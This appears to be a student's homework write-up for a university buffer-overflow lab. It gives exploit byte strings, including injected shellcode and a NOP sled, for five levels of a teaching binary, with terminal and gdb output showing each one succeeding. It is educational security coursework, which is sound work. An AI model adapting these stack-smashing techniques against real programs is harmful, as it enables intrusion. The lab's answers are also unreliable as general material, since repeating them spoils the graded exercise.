
Nikhil Mashettiwar
CS419

Homework 2

Level 0: Candle

Exploit string: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 8d 04 08




```
                         [ Wrote 1 line ]

root@debian:~/buflab-handout# ./sendstring <candle.txt> candle.bin
root@debian:~/buflab-handout# ./bufbomb -t nmashett < candle.bin
Team: nmashett
Cookie: 0x53cd7b95
Type string:Smoke!: You called smoke()
2014-03-20 00:49:18 1WQUus-0000Lq-2b failed to write to main log: length=134 res
ult=-1 errno=28 (No space left on device)
Can't send mail: sendmail process failed with error code 1
NICE JOB!
Sent validation information to grading server
root@debian:~/buflab-handout# _
```

Level 1: Sparkler

Exploit string: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 8d 04 08 00 00 00 00 95 7b cd 53




```
                         [ Wrote 1 line ]

root@debian:~/buflab-handout# ./sendstring <fizz.txt> fizz.bin
root@debian:~/buflab-handout# ./bufbomb -t nmashett < fizz.bin
Team: nmashett
Cookie: 0x53cd7b95
Type string:Fizz!: You called fizz(0x53cd7b95)
2014-03-20 01:36:11 1WQVeF-0000NO-Gn failed to write to main log: length=134 res
ult=-1 errno=28 (No space left on device)
Can't send mail: sendmail process failed with error code 1
NICE JOB!
Sent validation information to grading server
root@debian:~/buflab-handout# _
```

Level 2: Firecracker

Exploit String: c7 05 bc a1 04 08 95 7b cd 53 68 f0 8c 04 08 c3 9c bd ff bf




```
root@debian:~/buflab-handout# gdb bufbomb
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/buflab-handout/bufbomb...(no debugging symbols found)
...done.
(gdb) run -t nmashett < fire_raw.txt
Starting program: /root/buflab-handout/bufbomb -t nmashett < fire_raw.txt
Team: nmashett
Cookie: 0x53cd7b95
Type string:Bang!: You set global_value to 0x53cd7b95
2014-03-27 14:10:42 1WTE1G-000630-Ts failed to write to main log: length=134 res
ult=-1 errno=28 (No space left on device)
Can't send mail: sendmail process failed with error code 1
NICE JOB!
Sent validation information to grading server

Program exited normally.
(gdb) _
```

Level 3: Dynamite


Exploit String: b8 95 7b cd 53 89 e5 83 c5 18 68 9e 8f 04 08 c3 9c bd ff bf



```
root@debian:~/buflab-handout# gdb bufbomb
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/buflab-handout/bufbomb...(no debugging symbols found)
...done.
(gdb) run -t nmashett <dynamite_raw.txt
Starting program: /root/buflab-handout/bufbomb -t nmashett <dynamite_raw.txt
Team: nmashett
Cookie: 0x53cd7b95
Type string:Boom!: getbuf returned 0x53cd7b95
2014-03-27 14:11:51 1WTEmN-00063Y-0h failed to write to main log: length=134 res
ult=-1 errno=28 (No space left on device)
Can't send mail: sendmail process failed with error code 1
NICE JOB!
Sent validation information to grading server

Program exited normally.
(gdb) _
```

Level 4: Nitroglycerin



```
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/buflab-handout/bufbomb...(no debugging symbols found)
...done.
(gdb) run -n -t nmashett < nitro.txt
Starting program: /root/buflab-handout/bufbomb -n -t nmashett < nitro.txt
Team: nmashett
Cookie: 0x53cd7b95
Type string:KABOOM!: getbufn returned 0x53cd7b95
Keep going
Type string:KABOOM!: getbufn returned 0x53cd7b95
Keep going
Type string:KABOOM!: getbufn returned 0x53cd7b95
Keep going
Type string:KABOOM!: getbufn returned 0x53cd7b95
Keep going
Type string:KABOOM!: getbufn returned 0x53cd7b95
2014-03-27 14:13:14 1WTEni-00063y-R3 failed to write to main log: length=134 res
ult=-1 errno=28 (No space left on device)
Can't send mail: sendmail process failed with error code 1
NICE JOB!
Sent validation information to grading server

Program exited normally.
(gdb) _
```

Exploit String: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 8d 6c 24 18 b8 95 7b cd
53 68 0e 8f 04 08 c3 00 00 00 00 b0 bb ff bf